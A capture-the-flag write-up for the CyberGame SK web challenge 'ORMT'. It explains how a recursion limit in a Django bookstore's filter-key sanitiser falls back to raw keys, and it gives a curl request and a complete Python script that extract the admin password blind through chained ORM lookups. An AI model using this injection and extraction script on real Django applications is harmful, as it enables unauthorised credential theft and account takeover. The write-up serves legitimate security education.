
CTF: CyberGame SK, Slovak national cybersecurity competition
Challenge: ORMT - ormt
Category: Web
The Challenge
A local bookstore has deployed a new online library system. The application lets users browse books, view details, and search the catalogue using a custom lookup feature. We have been retained to perform a security assessment of the application. Your objective is to gain access to the admin area and retrieve the flag.

We're given the source code (handout.zip) of a Django bookstore app. I can browse books, read descriptions, and search the catalogue. I also found an admin area that returns the flag.
Recon
I unzip handout.zip and get a Django project with this structure:
├── db.sqlite3
├── dockerfile
├── manage.py
├── main
│   ├── admin.py
│   ├── apps.py
│   ├── models.py
│   ├── tests.py
│   ├── views.py
│   ├── migrations
│   │   ├── 0001_initial.py
│   │   └── 0002_seed_data.py
│   ├── static
│   │   ├── 0.jpg
│   │   ├── 1.jpg
│   │   ├── 2.jpg
│   │   ├── bookshelf.png
│   │   └── styles.css
│   └── templates
│       ├── details.html
│       ├── index.html
│       ├── lookup.html
│       └── navbar.html
└── ormt
    ├── asgi.py
    ├── settings.py
    ├── urls.py
    └── wsgi.py
The first thing I checked was settings.py for anything obviously misconfigured.
# SECURITY WARNING: keep the secret key used in production secret!
SECRET_KEY = 'django-insecure-pf##s0z*+4q$4-3wrlz9@$p(mk8g&$l#50b-=4j0kjrr8dwbtq'
At first, I was convinced this was the intended vulnerability. A hardcoded secret key, complete with the django-insecure- prefix, usually means someone made a very questionable deployment decision. I spent some time trying to see whether it could be abused for session forgery or something similar.
DEBUG = False and ALLOWED_HOSTS = ["*"]. Nothing else interesting here.
I turn to views.py. The app has a few routes: a homepage, a book details page, a /book_lookup endpoint, and /admin. The admin view is straightforward:
@siteuser_basic_auth(required_role="admin", realm="Admin Area")
def admin(request):
    return HttpResponse('SK-CERT{...}')
The page requires Basic Auth with an admin-role user. The credentials aren't stored anywhere we can read. The admin password is randomly generated at migration time in 0002_seed_data.py:
def seed(apps, schema_editor):
    author_model = apps.get_model('main', 'Author')
    book_model = apps.get_model('main', 'Book')
    siteuser_model = apps.get_model('main', 'SiteUser')
    review_model = apps.get_model('main', 'Review')

    admin_user, _ = siteuser_model.objects.get_or_create(username='Admin', password=''.join(secrets.choice(alphabet) for _ in range(32)), role='admin')
    random_user1, _ = siteuser_model.objects.get_or_create(username='Joe B.', password=''.join(secrets.choice(alphabet) for _ in range(32)), role='customer')
    random_user2, _ = siteuser_model.objects.get_or_create(username='Sebastian S.', password=''.join(secrets.choice(alphabet) for _ in range(32)), role='customer')

    aut, _ = author_model.objects.get_or_create(name='William S. Vincent', bio='')
    book, _ = book_model.objects.get_or_create(title='Django for beginners', author=aut, picture='0.jpg', price='31.99', description='Django for Beginners is a project-based introduction to Django, the popular Python-based web framework. Suitable for total beginners who have never built a website before and professional programmers looking for a fast-paced guide to modern web development and Django fundamentals.')
    review_model.objects.get_or_create(for_book=book, by_user=random_user1, text='Amazing, I can finally leave PHP behind.')

    aut, _ = author_model.objects.get_or_create(name='Steve Klabnik', bio='')
    book, _ = book_model.objects.get_or_create(title='The Rust Programming Language', author=aut, picture='1.jpg', price='42.99', description='With over 50,000 copies sold, The Rust Programming Language is the quintessential guide to programming in Rust. Thoroughly updated to Rust’s latest version, this edition is considered the language’s official documentation.')
    review_model.objects.get_or_create(for_book=book, by_user=admin_user, text='After reading this book, and finally understanding rust, I now feel an irresistible urge to rewrite everything I come across in rust.')

    aut, _ = author_model.objects.get_or_create(name='Dennis M. Ritchie', bio='')
    book, _ = book_model.objects.get_or_create(title='The C Programming Language', author=aut, picture='2.jpg', price='60.00', description="The authors present the complete guide to ANSI standard C language programming. Written by the developers of C, this new version helps readers keep up with the finalized ANSI standard for C while showing how to take advantage of C's rich set of operators, economy of expression, improved control flow, and data structures.")
    review_model.objects.get_or_create(for_book=book, by_user=random_user2, text='I now dream of C code - is that supposed to happen?')
From the migration seeder, I learned two important things: the password is a random 32-character string generated from string.ascii_letters + string.digits, and the mr atmin has left his honest review on "The Rust Programming Language".
Looking at the routes, the only endpoint that accepts user input is /book_lookup. Everything else is read-only. The homepage and details page just query books by ID. If there's a vulnerability, it's here:
@csrf_exempt
def book_lookup(request):
The interesting route is /book_lookup:
@csrf_exempt
def book_lookup(request):
    if request.method == 'POST':
        filters = {}
        for filter in request.POST:
            if request.POST[filter] == '':
                continue
            try:
                filters[clean(filter)] = request.POST[filter]
            except:
                filters[filter] = request.POST[filter]
        try:
            finds = Book.objects.filter(**filters)
        except Exception:
            return render(request, 'lookup.html')
        return render(request, 'lookup.html', {'books': finds})
Every POST key is passed through clean() before being used as a Django ORM filter kwarg. The idea is to sanitize user-supplied filter keys so they can't traverse ORM relationships freely. Let's look at clean():
def clean(filter, depth=0):
    if depth == 25:
        raise RecursionError
    if filter.find('__') != -1:
        return clean(filter.replace('__', '_', 1), depth+1)
    return filter.replace('_', '__', 1)
It recursively replaces each __ (double underscore) with a single _, one at a time, increasing the depth on each call. Once the string has no more __, it's considered "clean."
The idea is to strip out Django's ORM lookup separator __ so i can't do things like author__name=foo.

Finding the Bug
Look again at the view:
try:
    filters[clean(filter)] = request.POST[filter]
except:
    filters[filter] = request.POST[filter]
If clean() raises any exception, the original, unsanitized key is used as the filter. And clean() will raise RecursionError when depth == 25. So if our key contains exactly 25 double underscores, clean() hits the limit and throws, and the raw key goes straight into Book.objects.filter().
Alamaaakkk.... is this the bypass?.
Validating the Bypass
I got an idea after observing the relation between entities:
Book has an author foreign key, and Author has a reverse relation books back to Book. That gives us a cycle: Book → author → books → Book → author → books → .... Using author__books__ repeated 12 times gets us 24 __, then adding title__icontains gives us 1 more, landing exactly at 25.
author__books__author__books__author__books__author__books__author__books__author__books__author__books__author__books__author__books__author__books__author__books__author__books__title__icontains
Send that as a POST key with value Django:
curl -X POST http://127.0.0.1:8000/book_lookup \
  --data-urlencode "author__books__author__books__author__books__author__books__author__books__author__books__author__books__author__books__author__books__author__books__author__books__author__books__title__icontains=Django"
If clean() was working correctly, the key would get sanitized and the filter would be invalid (the filter would be invalid and return no results). But if the bypass works, Django traverses the chain and returns "Django for Beginners".

It works. Now we know we can inject arbitrary ORM traversals.
Building the Bypass Key
We need a key with exactly 25 __ occurrences that forms a valid Django ORM lookup chain starting from Book.
Looking at the models:
class Book(models.Model):
    author = models.ForeignKey(to=Author, ...)

class Review(models.Model):
    by_user = models.ForeignKey(to=SiteUser, ...)
    for_book = models.ForeignKey(to=Book, related_name='reviews')

class SiteUser(models.Model):
    username = ...
    password = ...
    role = ...
From Book, we can follow:
reviews→Review(viarelated_name='reviews')for_book→ back toBook- repeat...
by_user→SiteUserpassword→ the field we want
This gives us a cycle: Book → reviews → for_book → Book → reviews → for_book → ...
We need to count __ carefully:
| Segment | __ count |
|---|---|
reviews__ | 1 |
for_book__reviews__ × 11 | 22 |
by_user__password__startswith | 2 |
| Total | 25 |
reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__by_user__password__startswith
25 double underscores. clean() raises RecursionError, the raw key hits Book.objects.filter(), and Django happily traverses the entire chain.
At first I thought Django would reject a relationship chain this deep. Apparently not. As long as every segment points to a valid related field, the ORM just keeps generating JOINs and following the chain.f
The Blind Injection
At this point we can inject arbitrary ORM filter keys. But what can we actually read?
Looking at lookup.html, the results page only renders book fields:
{% for book in books %}
    <div class="book_card">
        <img src="/static/{{ book.picture }}">
        <div class="book-title">{{ book.title }}</div>
        <div class="book-price">{{ book.price }}$</div>
        <a href="/details?id={{ book.id }}">See Details</a>
    </div>
{% endfor %}

Picture, title, price, ID. That's it. Even if we join all the way to SiteUser.password, there's no template variable that would display it. The endpoint only returns a list of books, and a book either shows up or it doesn't. That's all we get: yes or no.
We can't dump the password directly. We can only ask: "does a book exist where the reviewer's password starts with X?" That's a blind read. We don't get the value back, we just observe whether a result was returned.
This is where the admin's review becomes relevant. From the seed data, Admin left a review on "The Rust Programming Language", which links the admin user to a specific book. So any filter that traverses reviews -> by_user -> password on that book will respond based on the admin's actual password.
Now we can filter books by whether a related user's password startswith a given string.
If
Book.objects.filter(<bypass_key>=<prefix>)returns results, the admin's password starts with that prefix.
We use this as a 1-bit oracle to extract the password character by character. Classic blind injection.
Blind injection is a well-known technique in SQL injection where the attacker can't read data directly but can ask true/false questions about it. This is the same concept applied to Django ORM. Instead of WHERE password LIKE 'a%' in raw SQL, we're doing Book.objects.filter(reviews__...password__startswith='a'). Same idea, different surface. See OWASP: Blind SQL Injection for the general technique.
The password is 32 characters long (from the seed migration: secrets.choice(alphabet) for _ in range(32)), using string.ascii_letters + string.digits as the alphabet (62 characters).
Worst case: 32 × 62 = 1984 requests to extract the full password.
The Exploit
import urllib.request
import urllib.parse
import string

BASE_URL = "http://127.0.0.1:8000"

BYPASS_KEY = "reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__for_book__reviews__by_user__password__startswith"

CHARSET = string.ascii_letters + string.digits


def book_lookup(value):
    data = urllib.parse.urlencode({BYPASS_KEY: value}).encode()
    req = urllib.request.Request(BASE_URL + "/book_lookup", data=data, method="POST")
    with urllib.request.urlopen(req) as resp:
        return "book_card" in resp.read().decode()


password = ""
for i in range(32):
    for ch in CHARSET:
        if book_lookup(password + ch):
            password += ch
            print(f"[{i+1}] {password}")
            break

print("password:", password)
Running it locally confirms the exploit works and we get SK-CERT{test_flag}.

Now point it at the actual target. Change BASE_URL to the real instance:
BASE_URL = "http://exp.cybergame.sk:7001"
Run it again:

With the password extracted, authenticate to /admin using HTTP Basic Auth:
Authorization: Basic <base64(Admin:<extracted_password>)>
SK-CERT{...}

Even blindfolded, you can still walk into this bookstore (by knocking at the door less than 1984 times).